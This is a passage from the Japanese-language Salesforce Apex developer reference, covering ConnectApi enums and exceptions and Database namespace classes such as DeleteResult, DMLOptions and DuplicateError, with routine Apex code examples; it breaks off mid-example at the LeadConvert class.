`ConnectApi.PlatformActionGroupCategory`	関連付けられたフィード要素でのアクションリンクグループの位置を指定します。 • `Primary` — アクションリンクグループは、フィード要素の本文に表示されます。 • `Overflow` — アクションリンクグループは、フィード要素のオーバーフローメニューに表示されます。
`ConnectApi.PlatformActionStatus`	アクションの状況を指定します。 • `FailedStatus` — アクションリンクの実行に失敗しました。 • `NewStatus` — アクションリンクの実行の準備が整っています。`Download` および `Ui` アクションリンクでのみ使用できます。 • `PendingStatus` — アクションリンクが実行されています。この値を選択すると、`Api` および `ApiAsync` アクションリンクの API コールがトリガされます。 • `SuccessfulStatus` — アクションリンクが正常に実行されました。
`ConnectApi.PlatformActionType`	プラットフォームアクションの種別を指定します。 • `ActionLink` — API、Web ページ、またはファイルを指す、フィード要素上のインジケータで、Salesforce Chatter フィード UI のボタンによって表されます。 • `ProductivityAction` — 生産性アクションは Salesforce によって事前定義され、限られたオブジェクトのセットに適用されます。生産性アクションを編集または削除することはできません。 • `CustomButton` — クリックすると、ウィンドウ内で URL または Visualforce ページが開くか、JavaScript が実行されます。 • `QuickAction` — グローバルアクションまたはオブジェクト固有のアクション。 • `StandardButton` — 事前定義された Salesforce ボタン ([新規]、[編集]、[削除] など)。
`ConnectApi.RecommendationActionType`	おすすめに対して実行するアクションを指定します。 • `follow` — ファイル、レコード、またはユーザをフォローします。 • `join` — グループに参加します。 • `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。
`ConnectApi.RecommendationExplanationType`	おすすめの理由を示します。 • `Custom` — カスタムのおすすめ。 • `FilePopular` — フォロワー数または参照数の多いファイル

Enum	説明
	• FileViewedTogether — コンテキストユーザが参照している他のファイルと同時に参照されることが多いファイル • FollowedTogetherWithFollowees — コンテキストユーザがフォローしているユーザと共にフォローされることが多いユーザ • GroupMembersFollowed — コンテキストユーザがフォローしているメンバーのグループ • GroupNew — 最近作成されたグループ • GroupPopular — 多くの有効なメンバーがいるグループ • ItemViewedTogether — コンテキストユーザが参照している他のレコードと同時に参照されることが多いレコード • PopularApp — 人気のあるアプリケーション • RecordOwned — コンテキストユーザが所有するレコード • RecordParentOfFollowed — コンテキストユーザがフォローしているレコードの親レコード • RecordViewed — コンテキストユーザが最近参照したレコード • UserDirectReport — コンテキストユーザの直属の部下 • UserFollowedTogether — コンテキストユーザがフォローしている他のユーザと同時にフォローされることが多いユーザ • UserFollowsSameUsers — コンテキストユーザと同じユーザをフォローしているユーザ • UserManager — コンテキストユーザのマネージャ • UserNew — 最近作成されたユーザ • UserPeer — コンテキストユーザと同じマネージャに直属するユーザ • UserPopular — フォロワー数の多いユーザ • UserViewingSameRecords — コンテキストユーザと同じレコードを参照しているユーザ
ConnectApi.RecommendationType	おすすめされるレコードのタイプを示します。 • apps • files • groups • records • users
ConnectApi.RecommendedObjectType	おすすめされるオブジェクトの種別を示します。 • Today — ID のない静的なおすすめ (Today アプリケーションのおすすめなど)。

Enum	説明
ConnectApi.RecordColumnOrder	グリッドで項目が表示される順序。 • LeftRight — 項目は左から右に表示されます。 • TopDown — 項目は上から下に表示されます。
ConnectApi.RecordFieldType	レコード項目のデータ型。 • Address • Blank • Boolean • Compound • CreatedBy • Date • DateTime • Email • LastModifiedBy • Location • Name • Number • Percent • Phone • Picklist • Reference • Text • Time
ConnectApi.SortOrder	一般的な並び替え順の方向。 • Ascending — 昇順 (A から Z)。 • Descending — 降順 (Z から A)。
ConnectApi.TopicSort	並び替えによって返される順序を指定します。 • popularDesc: トピックを人気順に並び替えます。この値がデフォルトです。 • alphaAsc: トピックをアルファベット順に並び替えます。
ConnectApi.UserProfileTabType	ユーザプロファイルタブの種別を示します。 • CustomVisualForce — Visualforce ページからのデータを表示するタブ。 • CustomWeb — 外部の Web ベースのアプリケーションまたは Web ページからのデータを表示するタブ。 • Element — 汎用コンテンツをインラインで表示するタブ。

Enum	説明
	• Feed — Chatter フィードを表示するタブ。 • Overview — ユーザの詳細を表示するタブ。
ConnectApi.UserType	ユーザの種別を指定します。 • ChatterGuest — 非公開グループの外部ユーザ。 • ChatterOnly — Chatter Free ユーザ。 • Guest — 認証されていないユーザ。 • Internal — 標準組織メンバー。 • Portal — カスタマーポータル、パートナーポータル、またはコミュニティの外部ユーザ。 • System — Chatter Expert またはシステムユーザ。 • Undefined — カスタムオブジェクトのユーザ種別
ConnectApi.WorkflowProcessStatus	ワークフロープロセスの状況を指定します。 • Approved • Fault • Held • NoResponse • Pending • Reassigned • Rejected • Removed • Started
ConnectApi.ZoneSearchResultType	ゾーン検索結果ページの種別を指定します。 • Article — 検索結果には記事のみが含まれます。 • Question — 検索結果には質問のみが含まれます。
ConnectApi.ZoneShowIn	ゾーン検索結果ページの種別を指定します。 • Community — コミュニティで使用できます。 • Internal — 内部でのみ使用できます。 • Portal — ポータルで使用できます。

ConnectApi 例外

ConnectApi 名前空間には、例外クラスが含まれています。

すべての例外クラスは、エラーメッセージや例外型を返す組み込みメソッドをサポートしています。「Exception クラスおよび組み込み例外」 (ページ 2084)を参照してください。

ConnectApi 名前空間には、次の例外があります。

例外	説明
ConnectApi.ConnectApiException	アプリケーションで ConnectApi コードを利用する方法に論理エラーがあります。これは、Chatter REST API から発生する 400 エラーと同じです。
ConnectApi.NotFoundException	指定された検索中のリソースに問題があります。これは、Chatter REST API から発生する 404 エラーと同じです。
ConnectApi.RateLimitException	レート制限を超えたときに発生します。これは、Chatter REST API から発生する 503 Service Unavailable エラーと同じです。

Database 名前空間

Database 名前空間は、DML 操作で使用されるクラスを提供します。

Database 名前空間のクラスを次に示します。

このセクションの内容:

DuplicateError クラス
重複レコードを保存しようとして発生したエラーに関する情報が含まれます。組織に重複ルール(重複管理機能の一部) が設定されている場合に使用します。

EmptyRecycleBinResult クラス
`Database.emptyRecycleBin` メソッドによって返される emptyRecycleBin DML 操作の結果。

Error クラス
Database メソッドの使用時に DML 操作で発生したエラーに関する情報を表します。

GetDeletedResult クラス
特定の sObject 型および時間枠に対して取得された削除済みレコードが含まれます。

GetUpdatedResult クラス
`Database.getUpdated` メソッドコールの結果が含まれます。

LeadConvert クラス
取引の開始に使用する情報が含まれます。

LeadConvertResult クラス
リード取引開始の結果。

MergeResult クラス
merge Database メソッドの処理結果が含まれます。

QueryLocator クラス
`Database.getQueryLocator` によって返され、Apexの一括処理で使用されるレコードセットを表します。

QueryLocatorIterator クラス
クエリロケータレコードセットに対するイテレータを表します。

SaveResult クラス
Database メソッドによって返される insert または update DML 操作の結果。

UndeleteResult クラス
`Database.undelete` メソッドによって返される、undelete DML 操作の結果。

UpsertResult クラス
`Database.upsert` メソッドによって返される、upsert DML 操作の結果。

Batchable インターフェース

このインターフェースを実装するクラスは、Apex 一括処理ジョブとして実行できます。

名前空間

Database

関連トピック:

Apex の一括処理の使用

Batchable メソッド

`Batchable` のメソッドは次のとおりです。

このセクションの内容:

execute(jobId, recordList)

レコードの1つのバッチで一括処理ジョブが実行および処理されるときに呼び出されます。一括処理ジョブのメイン実行ロジックが含まれるかコールされます。

署名

```
public Void execute(Database.BatchableContext jobId, List<sObject> recordList)
```

パラメータ

jobId
型: Database.BatchableContext
ジョブ ID が含まれます。

recordList
型: List<sObject>
処理するレコードのバッチが含まれます。

戻り値

型: Void

finish(jobId)

一括処理ジョブが終了するときに呼び出されます。このメソッドにクリーンアップコードを挿入できます。

署名

```
public Void finish(Database.BatchableContext jobId)
```

パラメータ

jobId
型: Database.BatchableContext

ジョブ ID が含まれます。

戻り値

型: Void

start(jobId)

一括処理ジョブが開始するときに呼び出されます。実行で一括処理される Iterable としてレコードセットを返します。

署名

```
public System.Iterable start(Database.BatchableContext jobId)
```

パラメータ

jobId
型: Database.BatchableContext

ジョブ ID が含まれます。

戻り値

型: System.Iterable

start(jobId)

一括処理ジョブが開始するときに呼び出されます。実行で一括処理される QueryLocator オブジェクトとしてレコードセットを返します。

署名

```
public Database.QueryLocator start(Database.BatchableContext jobId)
```

パラメータ

jobId
型: Database.BatchableContext

ジョブ ID が含まれます。

戻り値

型: Database.QueryLocator

BatchableContext インターフェース

一括処理ジョブメソッドのパラメータ型を表し、一括処理 ID が含まれます。このインターフェースは、Apex で内部に実装されます。

名前空間

Database

関連トピック:

- Batchable インターフェース

BatchableContext メソッド

`BatchableContext` のメソッドは次のとおりです。

このセクションの内容:

getChildJobId()

処理されている現在の一括処理ジョブチャンクの ID を返します。

署名

```
public Id getChildJobId()
```

戻り値

型: ID

getJobId()

一括処理ジョブ ID を返します。

署名

```
public Id getJobId()
```

戻り値

型: ID

DeletedRecord クラス

削除済みレコードに関する情報が含まれます。

名前空間

Database

使用方法

`Database.GetDeletedResult` クラスの `getDeletedRecords` メソッドは、`Database.DeletedRecord` オブジェクトのリストを返します。`Database.DeletedRecord` クラスのメソッドを使用して、各削除済みレコードに関する詳細を取得します。

DeletedRecord メソッド

`DeletedRecord` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getDeletedDate()`

レコードの削除日を返します。

署名

```
public Date getDeletedDate()
```

戻り値

型: Date

`getId()`

`Database.getDeleted` メソッドで指定された時間枠内で削除されたレコードの ID を返します。

署名

```
public Id getId()
```

戻り値

型: ID

DeleteResult クラス

Database.delete メソッドによって返される、delete DML 操作の結果を表します。

名前空間

Database

使用方法

Database.DeleteResult オブジェクトの配列は、delete データベースメソッドで返されます。DeleteResult 配列の各要素は、delete データベースメソッドの *sObject[]* パラメータとして渡された sObject 配列に対応します。つまり、DeleteResult 配列の最初の要素は、sObject 配列の最初の要素と一致します。また、DeleteResult 配列の 2 番目の要素は sObject 配列の 2 番目の要素と一致し、3 番目以降も同様です。sObject が 1 つのみ渡される場合、DeleteResults 配列には 1 つの要素が含まれます。

例

次の例では、返された Database.DeleteResult オブジェクトを介して取得および反復処理する方法を示します。Database.delete の 2 番目のパラメータに false を指定して使用し、一部のクエリ済み取引先を削除して、失敗時にレコードの部分的な処理を行えるようにしています。次に、結果を反復処理して、レコードごとに操作が成功したかどうかを判別します。正常に処理された各レコードの ID をデバッグログに書き込むか、失敗したレコードのエラーメッセージと項目を書き込みます。

```
// Query the accounts to delete

Account[] accts = [SELECT Id from Account WHERE Name LIKE 'Acme%'];

// Delete the accounts

Database.DeleteResult[] drList = Database.delete(accts, false);



// Iterate through each returned result

for(Database.DeleteResult dr : drList) {

    if (dr.isSuccess()) {

        // Operation was successful, so get the ID of the record that was processed
```

```
        System.debug('Successfully deleted account with ID: ' + dr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : dr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

DeleteResult メソッド

`DeleteResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getErrors()

エラーが発生した場合、エラーコードと説明を示す1つ以上のデータベースエラーオブジェクトからなる配列を返します。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

`getId()`

削除しようとしている sObject の ID を返します。

署名

```
public ID getId()
```

戻り値

型: ID

使用方法

この項目に値が入力されている場合、オブジェクトは正常に削除されています。この項目が空白の場合、そのオブジェクトに対する操作は失敗しています。

`isSuccess()`

このオブジェクトに対する DML 操作が成功した場合、Boolean 値は `true` に設定されます。それ以外の場合は `false` です。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

DMLOptions クラス

DML 操作に関連するオプションを設定できるようにします。

名前空間

Database

使用方法

`Database.DMLOptions` は、API バージョン 15.0 以降で保存された Apex にのみ使用できます。DMLOptions の設定は、Salesforce ユーザインターフェースからではなく、Apex DML を使用して実行されたレコード操作でのみ有効です。

DmlOptions プロパティ

`DmlOptions` のプロパティは次のとおりです。

このセクションの内容:

allowFieldTruncation

長い文字列の切り捨て動作を指定します。

署名

```
public Boolean allowFieldTruncation {get; set;}
```

プロパティ値

型: Boolean

使用方法

バージョン 15.0 より前の API に対して保存された Apex では、文字列に値を指定し、その値が大きすぎる場合、値は切り捨てられます。API バージョン 15.0 以降では、大きすぎる値が指定されると、操作は失敗し、エラーメッセージが返されます。`allowFieldTruncation` プロパティを使用すると、API バージョン 15.0 以降に対して保存された Apex の新しい動作ではなく、以前の動作である切り捨てを使用するように指定できます。

assignmentRuleHeader

ケースまたはリードの作成時に使用する割り当てルールを指定します。

署名

```
public Database.DmlOptions.Assignmentruleheader assignmentRuleHeader {get; set;}
```

プロパティ値

型: Database.DMLOptions.AssignmentRuleHeader

使用方法

メモ: Database.DMLOptions オブジェクトは、ケースおよびリードの割り当てルールをサポートしますが、取引先またはテリトリー管理の割り当てルールはサポートしません。

emailHeader

イベントが発生した場合に送信される自動メールに関する追加情報を指定します。

署名

```
public Database.DmlOptions.EmailHeader emailHeader {get; set;}
```

プロパティ値

型: Database.DMLOptions.EmailHeader

使用方法

Salesforceユーザインターフェースを使用して、次のようなイベントが発生した場合にメールを送信するかどうかを指定できます。

- ケースまたは ToDo の新規作成
- ケースメールの取引先責任者への変換
- 新規ユーザのメール通知
- リードキューのメール通知
- パスワードのリセット

API バージョン 15.0 以降に対して保存された Apex で、Database.DMLOptions `emailHeader` プロパティを使用すると、コードの実行によりイベントのいずれかが発生したときに送信されるメールに関する追加情報を指定できます。

localeOptions

Apex によって返される表示ラベルの言語を指定します。

署名

```
public Database.DmlOptions.LocaleOptions localeOptions {get; set;}
```

プロパティ値

型: Database.DMLOptions.LocaleOptions

使用方法

値は、de_DE や en_GB など、有効なユーザロケール (言語および国) である必要があります。値は文字列で、文字数は 2 から 5 文字です。最初の 2 文字は常に、「fr」や「en」などの ISO 言語コードです。値がさらに国別に

評価される場合、文字列はアンダースコア(_)に続き、「US」や「UK」などのISO国コードが続きます。たとえば、アメリカを示す文字列は「en_US」、カナダのフランス語圏を示す文字列は「fr_CA」です。

Salesforceがサポートする言語の一覧は、Salesforceオンラインヘルプの「Salesforceがサポートする言語は?」を参照してください。

optAllOrNone

部分的な完了を操作で許可するかどうかを指定します。

署名

```
public Boolean optAllOrNone {get; set;}
```

プロパティ値

型: Boolean

使用方法

`optAllOrNone` が `true` に設定されている場合、レコードでエラーが発生すると、すべての変更はロールバックされます。このプロパティのデフォルトが `false` である場合、レコードにエラーがない限り、正常に処理されたレコードがコミットされます。

このプロパティは、Salesforce API バージョン 20.0 以降で保存された Apex で使用できます。

DmlOptions.AssignmentRuleHeader クラス

割り当てルールのオプションを設定できます。

名前空間

Database

例

次の例では、`useDefaultRule` オプションを使用します。

```
Database.DMLOptions dmo = new Database.DMLOptions();

dmo.assignmentRuleHeader.useDefaultRule= true;



Lead l = new Lead(company='ABC', lastname='Smith');

l.setOptions(dmo);

insert l;
```

次の例では、assignmentRuleID オプションを使用します。

```
Database.DMLOptions dmo = new Database.DMLOptions();

dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';



Lead l = new Lead(company='ABC', lastname='Smith');

l.setOptions(dmo);

insert l;
```

DmlOptions.AssignmentRuleHeader プロパティ

DmlOptions.AssignmentRuleHeader のプロパティは次のとおりです。

このセクションの内容:

assignmentRuleID

ケースまたはリードに対して実行する特定の割り当てルールの ID を指定します。割り当てルールは有効または無効にできます。

署名

```
public Id assignmentRuleID {get; set;}
```

プロパティ値

型: ID

使用方法

ID は、AssignmentRule sObject をクエリして取得することができます。assignmentRuleId が指定されている場合は、useDefaultRule を指定しないでください。

値が適切な ID 形式 (15 文字または 18 文字の Salesforce ID) でない場合、コールは失敗し、例外が返されます。

メモ: ケースの sObject の場合、assignmentRuleID DML オプションは API でのみ設定可能で、Apex による設定は無視されます。たとえば、有効または無効なルールの assignmentRuleID は executeanonymous()

API コールで設定できますが、開発者コンソールからは設定できません。これはリードには適用されません。リードの場合、`assignmentRuleID` DML オプションは Apex と API の両方で設定できます。

useDefaultRule

ケースまたはリードに `true` を指定した場合、システムはケースまたはリードのデフォルトの (有効な) 割り当てルールを使用します。useDefaultRule が指定されている場合は、`assignmentRuleId` を指定しないでください。

署名

```
public Boolean useDefaultRule {get; set;}
```

プロパティ値

型: Boolean

使用方法

組織に割り当てルールがない場合、API バージョン 29.0 以前では、`useDefaultRule` を `true` に設定してケースまたはリードを作成すると、作成されるケースまたはリードは定義済みのデフォルトの所有者に割り当てられます。API バージョン 30.0 以降では、ケースまたはリードは未割り当てで、デフォルトの所有者に割り当てられません。

DMLOptions.DuplicateRuleHeader クラス

重複ルールを使用して重複レコードを検出するためのオプションを決定します。重複ルールは重複管理機能の一部です。

名前空間

Database

例

次の例は、重複と識別された取引先レコードを保存する方法を示します。重複エラーを反復処理する方法についての詳細は、「DuplicateError クラス」を参照してください。

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.DuplicateRuleHeader.allowSave = true;

dml.DuplicateRuleHeader.includeRecordDetails = true;

dml.DuplicateRuleHeader.runAsCurrentUser = true;

Account duplicateAccount = new Account(Name='dupe');
```

```
Database.SaveResult sr = Database.insert(duplicateAccount, dml);

if (sr.isSuccess()) {

 System.debug('Duplicate account has been inserted in Salesforce!');

}
```

このセクションの内容:

DMLOptions.DuplicateRuleHeader プロパティ

`DMLOptions.DuplicateRuleHeader` のプロパティは次のとおりです。

このセクションの内容:

allowSave

重複レコードを保存するには、`true` に設定します。重複レコードが保存されないようにするには、`false` に設定します。

署名

```
public Boolean allowSave {get; set;}
```

プロパティ値

型: Boolean

例

この例では、重複と識別された取引先レコードを保存する方法を示します。`dml.DuplicateRuleHeader.allowSave = true` は、ユーザが重複を保存できることを意味します。重複エラーを反復処理する方法についての詳細は、「DuplicateError クラス」を参照してください。

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.DuplicateRuleHeader.allowSave = true;

dml.DuplicateRuleHeader.includeRecordDetails = true;

dml.DuplicateRuleHeader.runAsCurrentUser = true;

Account duplicateAccount = new Account(Name='dupe');

Database.SaveResult sr = Database.insert(duplicateAccount, dml);

if (sr.isSuccess()) {

 System.debug('Duplicate account has been inserted in Salesforce!');

}
```

includeRecordDetails

重複として検出されたレコードの項目と値を取得するには、`true` に設定します。重複として検出されたレコードのレコード ID のみを取得するには、`false` に設定します。

署名

```
public Boolean includeRecordDetails {get; set;}
```

プロパティ値

型: Boolean

例

次の例は、重複と識別された取引先レコードを保存する方法を示します。`dml.DuplicateRuleHeader.includeRecordDetails = true` は、ユーザが重複を保存できることを意味します。重複エラーを反復処理する方法についての詳細は、「DuplicateError クラス」を参照してください。

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.DuplicateRuleHeader.allowSave = true;

dml.DuplicateRuleHeader.includeRecordDetails = true;

dml.DuplicateRuleHeader.runAsCurrentUser = true;

Account duplicateAccount = new Account(Name='dupe');
```

```
Database.SaveResult sr = Database.insert(duplicateAccount, dml);

if (sr.isSuccess()) {

 System.debug('Duplicate account has been inserted in Salesforce!');

}
```

runAsCurrentUser

重複ルールを実行するときに現在のユーザの共有ルールを適用するには、`true` に設定します。クラスで指定された共有ルールを要求に使用するには、`false` に設定します。共有ルールが指定されていない場合、Apex コードはシステムコンテキストで実行され、現在のユーザの共有ルールは適用されません。

署名

```
public Boolean runAsCurrentUser {get; set;}
```

プロパティ値

型: Boolean

使用方法

`true` を指定した場合、現在のユーザに対して重複ルールが実行され、ユーザは許可されていない重複レポートを参照できなくなります。

リードを取引先責任者に変換するときに重複を検出するには、`runAsCurrentUser = true` を使用します。通常、リードの変換 Apex コードはシステムコンテキストで実行され、現在のユーザの共有ルールは適用されません。

例

この例では、新規取引先を保存するときに現在のユーザに対して重複ルールを実行するようにオプションを設定する方法を示します。

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.DuplicateRuleHeader.allowSave = true;

dml.DuplicateRuleHeader.includeRecordDetails = true;

dml.DuplicateRuleHeader.runAsCurrentUser = true;

Account duplicateAccount = new Account(Name='dupe');

Database.SaveResult sr = Database.insert(duplicateAccount, dml);

if (sr.isSuccess()) {
```

```
 System.debug('Duplicate account has been inserted in Salesforce!');

}
```

DmlOptions.EmailHeader クラス

メールオプションを設定できます。

名前空間

Database

使用方法

自動送信メールは Salesforce ユーザインターフェースのアクションでトリガできますが、`emailHeader` の DMLOptions 設定は Apex コードで実行された DML 操作のみで有効になります。

例

次の例では、`triggerAutoResponseEmail` オプションが指定されます。

```
Account a = new Account(name='Acme Plumbing');



insert a;



Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);



insert c;



Database.DMLOptions dlo = new Database.DMLOptions();



dlo.EmailHeader.triggerAutoResponseEmail = true;



Case ca = new Case(subject='Plumbing Problems', contactid=c.id);
```

```
database.insert(ca, dlo);
```

DmlOptions.EmailHeader プロパティ

`DmlOptions.EmailHeader` のプロパティは次のとおりです。

このセクションの内容:

triggerAutoResponseEmail

リード、ケースに対して自動応答ルールをトリガするか (`true`)、トリガしないか (`false`) を示します。

署名

```
public Boolean triggerAutoResponseEmail {get; set;}
```

プロパティ値

型: Boolean

使用方法

このメールは、ケースの作成やユーザパスワードのリセットなど、さまざまなイベントによって自動的にトリガされます。この値が `true` に設定されている場合、ケースが作成されると、`ContactID` に指定された取引先責任者のメールアドレスがあれば、メールはそのアドレスに送信されます。アドレスがない場合、メールは `SuppliedEmail` で指定されたアドレスに送信されます。

triggerOtherEmail

組織外のメールをトリガするか (`true`)、トリガしないか (`false`) を示します。

署名

```
public Boolean triggerOtherEmail {get; set;}
```

プロパティ値

型: Boolean

使用方法

このメールは、ケースの取引先責任者の作成、編集、削除によって自動的にトリガされます。

メモ: グループイベントによって Apex で送信されるメールには、追加の動作が含まれます。グループイベントとは、`IsGroupEvent` が true であるイベントです。`EventAttendee` オブジェクトは、グループイベントに招待されているユーザ、リード、または取引先責任者を追跡します。Apex を使用して送信されるグループイベントメールでは、次のような動作に注意してください。

- リードまたは取引先責任者に対するグループイベントの招待状の送信は、`triggerOtherEmail` オプションの影響を受けます。
- グループイベントの更新または削除時に送信されるメールも、送信対象に基づき `triggerUserEmail` や `triggerOtherEmail` オプションの影響を受けます。

triggerUserEmail

組織内のユーザに送信されるメールをトリガするか (`true`)、トリガしないか (`false`) を示します。

署名

```
public Boolean triggerUserEmail {get; set;}
```

プロパティ値

型: Boolean

使用方法

このメールは、パスワードのリセット、ユーザの新規作成、ToDo の作成または変更など、さまざまなイベントによって自動的にトリガされます。

メモ: Apex でコメントをケースに追加した場合、`triggerUserEmail` が `true` に設定されていても、組織内のユーザへのメールがトリガされません。

メモ: グループイベントによって Apex で送信されるメールには、追加の動作が含まれます。グループイベントとは、`IsGroupEvent` が true であるイベントです。EventAttendee オブジェクトは、グループイベントに招待されているユーザ、リード、または取引先責任者を追跡します。Apex を使用して送信されるグループイベントメールでは、次のような動作に注意してください。

- ユーザに対するグループイベントの招待状の送信は、`triggerUserEmail` オプションの影響を受けます。
- グループイベントの更新または削除時に送信されるメールも、送信対象に基づき `triggerUserEmail` や `triggerOtherEmail` オプションの影響を受けます。

DuplicateError クラス

重複レコードを保存しようとして発生したエラーに関する情報が含まれます。組織に重複ルール (重複管理機能の一部) が設定されている場合に使用します。

名前空間

Database

例

重複ルールによって重複レコードと識別されたレコードを保存しようとすると、重複エラーが発生します。重複ルールに許可アクションが含まれている場合は、エラーをスキップして保存できます。

```
// Try to save a duplicate account

Account duplicateAccount = new Account(Name='Acme',  BillingCity='San Francisco');

Database.SaveResult sr = Database.insert(duplicateAccount, false);

if (!sr.isSuccess()) {



 // Insertion failed due to duplicate detected

 for(Database.Error duplicateError : sr.getErrors()){

  Datacloud.DuplicateResult duplicateResult =

                  ((Database.DuplicateError)duplicateError).getDuplicateResult();

  System.debug('Duplicate records have been detected by ' +

                  duplicateResult.getDuplicateRule());

  System.debug(duplicateResult.getErrorMessage());

 }



 // If the duplicate rule is an alert rule, we can try to bypass it

 Database.DMLOptions dml = new Database.DMLOptions();

 dml.DuplicateRuleHeader.AllowSave = true;

 Database.SaveResult sr2 = Database.insert(duplicateAccount, dml);

 if (sr2.isSuccess()) {

  System.debug('Duplicate account has been inserted in Salesforce!');

 }

}
```

このセクションの内容:

関連トピック:

DuplicateError メソッド

`DuplicateError` のメソッドは次のとおりです。

このセクションの内容:

`getDuplicateResult()`

重複ルールの詳細と重複ルールによって検出された重複レコードを返します。

署名

```
public Datacloud.DuplicateResult getDuplicateResult()
```

戻り値

型: Datacloud.DuplicateResult

例

この例では、新規取引先責任者を保存した後に重複候補および関連する一致情報を取得するために使用するコードを示します。このコードは、ユーザが取引先責任者を追加するときの重複管理を実装するカスタムアプ

リケーションの一部です。このサンプルアプリケーション全体を確認するには、「DuplicateResult クラス」(ページ 1559)を参照してください。

```
Datacloud.DuplicateResult duplicateResult =

                              duplicateError.getDuplicateResult();
```

getFields()

1 つ以上の項目名の配列を返します。オブジェクト内の項目でエラー条件に影響を与えるものが存在する場合、その項目を示します。

署名

```
public List<String> getFields()
```

戻り値

型: List<String>

getMessage()

エラーメッセージのテキストを返します。

署名

```
public String getMessage()
```

戻り値

型: String

getStatusCode()

エラーを特徴付けるコードを返します。

署名

```
public StatusCode getStatusCode()
```

戻り値

型: StatusCode

EmptyRecycleBinResult クラス

`Database.emptyRecycleBin` メソッドによって返される emptyRecycleBin DML 操作の結果。

名前空間

Database

使用方法

`Database.EmptyRecycleBinResult` オブジェクトのリストは `Database.emptyRecycleBin` メソッドによって返されます。リスト内の各オブジェクトは、`Database.emptyRecycleBin` メソッドのパラメータとして渡されるレコード ID または sObject に対応します。EmptyRecycleBinResult リストの最初のインデックスは、リストで指定された最初のレコードまたは sObject に照合され、2 番目のインデックスは 2 番目のレコードまたは sObject に照合されます。以降も同様に続きます。

EmptyRecycleBinResult メソッド

`EmptyRecycleBinResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getErrors()`

このレコードまたは sObject を削除するときにエラーが発生した場合、1 つ以上の Database.Error オブジェクトのリストを返します。エラーが発生しない場合、返されるリストは空です。

署名

```
public Database.Errors[] getErrors()
```

戻り値

型: Database.Errors []

`getId()`

削除するレコードまたは sObject の ID を返します。

署名

```
public ID getId()
```

戻り値

型: ID

isSuccess()

レコードまたは sObject がごみ箱から正常に削除された場合は `true`、正常に削除されない場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

Error クラス

Database メソッドの使用時に DML 操作で発生したエラーに関する情報を表します。

名前空間

Database

使用方法

`Error` クラスは、ユーザが Salesforce レコードを保存しようとしたときに生成される `SaveResult` の一部です。

関連トピック:

- SaveResult クラス
- DuplicateError クラス

Error メソッド

`Error` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getFields()

1 つ以上の項目名の配列を返します。オブジェクト内の項目でエラー条件に影響を与えるものが存在する場合、その項目を示します。

署名

```
public String[] getFields()
```

戻り値

型: String[]

getMessage()

エラーメッセージのテキストを返します。

署名

```
public String getMessage()
```

戻り値

型: String

getStatusCode()

エラーを特徴付けるコードを返します。

署名

```
public StatusCode getStatusCode()
```

戻り値

型: StatusCode

使用方法

状況コードの完全な一覧は、組織の WSDL ファイルで参照できます (Salesforce オンラインヘルプの「Salesforce WSDL およびクライアント認証証明書のダウンロード」を参照してください)。

GetDeletedResult クラス

特定の sObject 型および時間枠に対して取得された削除済みレコードが含まれます。

名前空間

Database

使用方法

`Database.getDeleted` メソッドは、`Database.GetDeletedResult` オブジェクトとして削除済みレコードの情報を返します。

GetDeletedResult メソッド

`GetDeletedResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDeletedRecords()

`Database.getDeleted` メソッドコールで指定された時間枠内で削除されたレコードのリストを返します。

署名

```
public List<Database.DeletedRecord> getDeletedRecords()
```

戻り値

型: List<Database.DeletedRecord>

getEarliestDateAvailable()

`Database.getDeleted` で指定された sObject 型のオブジェクトが最初に物理的に削除された日付を協定世界時 (UTC) で返します。

署名

```
public Date getEarliestDateAvailable()
```

戻り値

型: Date

getLatestDateCovered()

`Database.getDeleted` コールの対象となる最終日の日付を協定世界時 (UTC) で返します。

署名

```
public Date getLatestDateCovered()
```

戻り値

型: Date

使用方法

値がある場合は、Database.getDeleted の *endDate* 引数以前の日付になります。この値は、この日付より後に開始して *endDate* までに完了しなかった変更 (つまり前回のコールでは返されなかった変更) を取得するため、安全策としてこの値を次のコールの *startDate* に使用する必要があることを示します。

GetUpdatedResult クラス

Database.getUpdated メソッドコールの結果が含まれます。

名前空間

Database

使用方法

このクラスのメソッドを使用して、特定の時間枠の Database.getUpdated で返された更新済みレコードに関する詳細情報を取得します。

GetUpdatedResult メソッド

GetUpdatedResult のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getIds()

Database.getUpdated メソッドで指定された時間枠内で更新されたレコードの ID を返します。

署名

```
public List<Id> getIds()
```

戻り値

型: List<ID>

getLatestDateCovered()

Database.getUpdated コールの対象となる最終日の日付を協定世界時 (UTC) で返します。

署名

```
public Date getLatestDateCovered()
```

戻り値

型: Date

LeadConvert クラス

取引の開始に使用する情報が含まれます。

名前空間

Database

使用方法

convertLead データベースメソッドは、リード取引開始によって取引先と取引先責任者、および(必要に応じて)商談を作成します。convertLead は、Database.LeadConvert クラスのインスタンスをパラメータとして取ります。このクラスのインスタンスを作成し、リードとその変換先の取引先と取引先責任者の設定など、取引の開始に必要な情報を設定します。

例

この例では、Database.convertLead メソッドを使用してリード取引を開始する方法を示します。新規リードを挿入し、LeadConvert オブジェクトを作成してその状況を取引開始済みに設定し、Database.convertLead メソッドに渡します。最後に、取引の開始が成功したことを確認します。

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');

insert myLead;



Database.LeadConvert lc = new Database.LeadConvert();

lc.setLeadId(myLead.id);
```

```
